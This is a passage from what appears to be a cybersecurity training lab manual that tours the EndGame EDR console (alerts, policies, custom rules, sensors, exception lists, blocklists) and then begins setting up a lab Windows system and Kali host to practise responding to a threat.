


The alerts shows Threats and Adversary Behaviors and how many events have triggered.

It also shows the Most recent threats by type and by system and time.


Threats are typically Malware events, process injection events, and have a very high likelihood of being malicious. Adversary behaviors are based on behavior that an adversary may take through the different Mitre ATT&CK actions. Some of these behaviors may end up being false positives due to administrator activity, but these adversary behaviors are very helpful in detecting adversaries, especially if they design highly complex malware that bypasses detection.

Next, **click** on the **Investigations** Tab:




The investigations dashboard shows all recent investigations and allows you to conduct hunts in your environment against all Endpoints.

Next **click** on the **Administration** tab:





Click on the **windows_detect_only policy**. In our labs, we will be using a detect only policy, but in production, you will want to utilize a prevention policy after you have done testing in detection mode.




There is a Threats menu and an Adversary Behaviors menu that match to the categories as described earlier.

Scroll to process injection and **click** on the **button** that looks like **volume controls** next to the **process injection button**.





This allows you to select the action (detect, prevent) and it allows you to customize protection options.




You will see Mitre ATT&CK technique numbers associated to the rules such as T1193 and you will also see Aggressive versus Recommended. Typically Aggressive alerts have a tendency to have a high false positive rate. My suggestion is to start with the Recommended rules, and then scale up to Aggressive rules and tune them individually one at a time until you limit false positives to a sufficient number.

Next, **click** on **Adversary Behaviors** and browse through the different rules:


After you have browsed the adversary behaviors, go back to the administration tab and discard any changes you may have made.

Next, **click** on **Rules** tab and **Create New Rule**:




The Rules section allows you to create custom rules based on EQL Queries. This allows an analyst to identify an adversary TTP and create and share rules to prevent and remove it from the environment. This is important against adversary TTPs that bypass default EndGame rules.


Next, **click** on the **User** tab and view the interface. This allows you to create different users for your analysts:



Next **click** on the **Sensor** tab and review the settings of the current sensor.




The sensor is using default service names for lab familiarity. **Click** on the underlined **Persistent link** to see the information about the sensor.




In your operational environment, you should utilize a separate service name in order to make it blend in so adversaries are unable to identify your Endgame Service. I like using svchost since there are numerous svchost processes running on a system, so it hides well and makes it difficult for adversaries to find. There are numerous other names that would be equally as good.

Next, **click** on **streaming**, but **DON'T CHANGE ANY SETTINGS**:




This sends EndGame events to the Elasticsearch and Kibana nodes.

Next, **click** on **Exceptionlist**:




The Exceptionlist menu lists all exceptions for alerts that have been created by any analyst. It is good to periodically review the exception alerts, because analysts can make mistakes at times and whitelist malicious activity that will then forever be in the exception list.

Next, **click** on **Blocklist**:




The blocklist allows you to input hashes, either through a .csv file or manually. This is great to input malicious files. Just be careful not to input a hash of a legitimate file.

Next, **click** on **Trusted Applications**:



The only case you would normally input trusted applications is when you utilize multiple endpoint solutions, or if EndGame is preventing specific applications within your environment from working. I have seen it have issues with SCCM.

Next, **click** on **Platform**:



The settings here allow you to input IP addresses of your incident response systems to allow you to still access systems when you have put them in isolation mode.

We will go over isolation mode in the next lab.

Now that we have covered the different functions of the EndGame management interface, we will create and respond to alerts within EndGame.


Other EDR solutions are similar to EndGame, but have different interfaces, so once you learn one EDR solution, it should not be difficult to adjust to a new solution if needed.

2.7.2 EDR/XDR Respond to Malicious Threat Event


Login to your **windows system** as **DoD_Admin**.

DISCONNECT FROM THE PALO ALTO GATEWAY FOR THIS LAB


Type and open Virus and threat protection in the **search bar**.



Click on manage settings under Virus and threat protection settings




Turn off real time protection and press OK




Open Powershell and SSH to your **Kali Linux system (IP will be 10.91.1.61-80 based on student #)**, by using the command ssh zerotrust@10.91.1.XX XX is your IP.

